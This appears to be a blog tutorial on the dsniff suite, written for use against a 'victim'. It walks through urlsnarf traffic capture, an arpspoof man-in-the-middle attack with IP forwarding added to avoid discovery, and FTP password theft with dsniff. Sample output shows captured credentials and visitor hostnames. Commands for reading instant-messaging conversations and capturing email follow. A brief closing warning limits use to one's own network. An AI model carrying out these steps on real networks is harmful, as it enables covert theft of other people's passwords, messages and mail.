

# urlsnarf

urlsnarf [-n] [-i interface | -p pcapfile] [[-v] pattern [expression]]

I want to talk about a set of tools that have given me the creeps, not only because of it's power, but because of its simplicity in carrying sniffing techniques. This is the **dsniff** suite, a wonderful set of tools designed by Dug Song to audit your own network, but in the hands of 'others' becomes the "bastards kit".

There are a few reasons why you would want to use this tool

- 1) You host a web server and want to monitor websites viewed and were they referred from (in real-time)
- 2) You offer linux proxy shells and want to see websites your guest are viewing
- 3) Sniff websites visited on lan
- 4) Spy on your users

Installing this tool is easy and simple:

```
apt-get install dsniff
```

The suite consists of the following tools:

- \* dsniff -> Password Sniffer
- \* filesnarf -> Capture and save files via NFS past
- \* mailsnarf -> Capture POP3 and SMTP traffic, save the output in mailbox format
- \* msgsnarf -> Logs messages instant messaging sessions msn type.
- \* webspay -> View real-time web traffic to the victim by injecting traffic into the browser.
- \* arpspoof -> poisons the ARP cache
- \* dnspoof -> Fake DNS Responses
- \* macof -> floods the network with fake MAC addresses causing DoS
- \* sshow -> Analyze traffic in SSH version 1 and 2
- \* tcpkill - Kill established connections
- \* tcpslow -> Slows down connections.

Simple URL Capture

```
urlsnarf -i eth0
```

```

root@geekbox: /var/www/logger/visitors.0.7# urlsnarf
urlsnarf: Listening on eth0 [tcp port 80 or port 8080 or port 3128]
spider72.yandex.ru - - [07/Dec/2010:13:25:00 +0000] "GET http://blog.urfix.com/blacksheep-alerts-
-networking-sniffing-tool-firesheep-passwords/feed/ HTTP/1.1" - - "Mozilla/5.0 (compatible;
YandexBot/3.0; +http://yandex.com/bots)"
host86-159-21-238.range86-159.atcentralplus.com - - [07/Dec/2010:13:25:12 +0000] "GET http://blo
g.urfix.com/25-ssh-commands-tricks/ HTTP/1.1" - - "http://www.stumbleupon.com/refer.php?url=http
%3A%2F%2Fblog.urfix.com%2F25-ssh-commands-tricks%2F" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:
1.9.2.12) Gecko/20101027 Ubuntu/10.10 (maverick) Firefox/3.6.12"
host86-159-21-238.range86-159.atcentralplus.com - - [07/Dec/2010:13:25:12 +0000] "GET http://blo
g.urfix.com/wp-content/themes/blackoperture/style.css HTTP/1.1" - - "http://blog.urfix.com/25-ss
h-commands-tricks/" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.12) Gecko/20101027 Ubuntu/
10.10 (maverick) Firefox/3.6.12"
host86-159-21-238.range86-159.atcentralplus.com - - [07/Dec/2010:13:25:12 +0000] "GET http://blo
g.urfix.com/wp-includes/js/comment-reply.js?ver=20090102 HTTP/1.1" - - "http://blog.urfix.com/25-
ssh-commands-tricks/" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.12) Gecko/20101027 Ubuntu/
10.10 (maverick) Firefox/3.6.12"
host86-159-21-238.range86-159.atcentralplus.com - - [07/Dec/2010:13:25:13 +0000] "GET http://blo
g.urfix.com/wp-content/plugins/wp-recaptcha/recaptcha.css HTTP/1.1" - - "http://blog.urfix.com/2
5-ssh-commands-tricks/" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.12) Gecko/20101027 Ubuntu/
10.10 (maverick) Firefox/3.6.12"
host86-159-21-238.range86-159.atcentralplus.com - - [07/Dec/2010:13:25:13 +0000] "GET http://blo
g.urfix.com/wp-includes/js/jquery/jquery.js?ver=1.4.2 HTTP/1.1" - - "http://blog.urfix.com/25-ss
h-commands-tricks/" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.12) Gecko/20101027 Ubuntu/
10.10 (maverick) Firefox/3.6.12"

```

**Cleaning up.** Using the default urlsnarf mode also gives you a lot of crap to deal with using

*urlsnarf -i eth0 |cut -d\" -f4*

only displays the site visited.

## MITM

The first attack we're going to see is to how make a classic MITM, we will then shuttle to other attacks.

For this we will use arpspoof. Suppose we have the following scenario:

Vict (192.168.1.33) <—> Rout (192.168.1.1 )<—> Atac (192.168.1.35)

To get the MITM we have to make the connection between the victim and the router pass before us, and also to reverse the connection between the router and the victim will also pass by us, leaving the scene as follows:

===== Router Attacker Victim

To do this open a terminal in root console and do:

*arpspoof -i eth0 -t 192.168.1.33 192.168.1.1*

then in another terminal at root, we cover the second channel of communication:

*arpspoof -i eth0 -t 192.168.1.1 192.168.1.33*

Notice that we are forwarding to act as a router and send packets to its rightful owner.

*echo 1 > /proc/sys/net/ipv4/ip\_forward*

if we do this, the traffic is cut to the victim and your connection is lost, and you might be discovered.

Now we can check if the attack is underway by a `arp -a`, we know because the MAC address of the router will coincide with ours. We have poisoned the ARP cache of the victim and the IP packets the router will be sent to our MAC address. We can also detect if we are victims of this attack if our MAC's ARP table contains duplicate.

Important! Do not close any windows console which is running arpspoof, since it would stop the attack!

We have now launched the MITM.

## Stealing FTP passwords


I know it is no myth that the of FTP is not secure, but to illustrate how it works dsniff will suffice;)

Once the MITM attack has been placed on the machine we listen via dsniff with:

*dsniff -i eth0*

Now go to the victim machine and open an FTP session with any provider ...

Seems like dsniff has something for us!

A terminal window with a black background and green text. The text shows the command 'dsniff -i eth1' being executed, followed by 'dsniff: listening on eth1'. Then, a line of text indicates a connection: '11/22/07 15:35:11 tcp erhard.local.50450 -> clienteservidor.es.21 (ftp)'. Below this, the FTP login details are shown: 'USER u40519549-prueba' and 'PASS ohmygod'. A green cursor is visible at the end of the last line.

```
erhard:/home/slayer# dsniff -i eth1
dsniff: listening on eth1
"[[0-----
11/22/07 15:35:11 tcp erhard.local.50450 -> clienteservidor.es.21 (ftp)
USER u40519549-prueba
PASS ohmygod
```

## Spy Messenger Conversations

It is also possible to spy on conversations using msgsnarf tool.

Having previously made the MITM we do:

*msgsnarf -i eth0*

Now the whole msn conversation will be displayed on your screen.

# Capture emails

Activating mailsnarf:

```
mailsnarf -i eth0
```

We are able to capture all emails sent via Outlook, Thunderbird ... etc from our victim. If you also activate, dsniff probably captured the password to the email account. With mailsnarf we will get the body of the message sent.

WARNING!! Do not do this on any networks that you do not own. Unless you are a PAID administrator or it is your own network I highly advice against any of these techniques.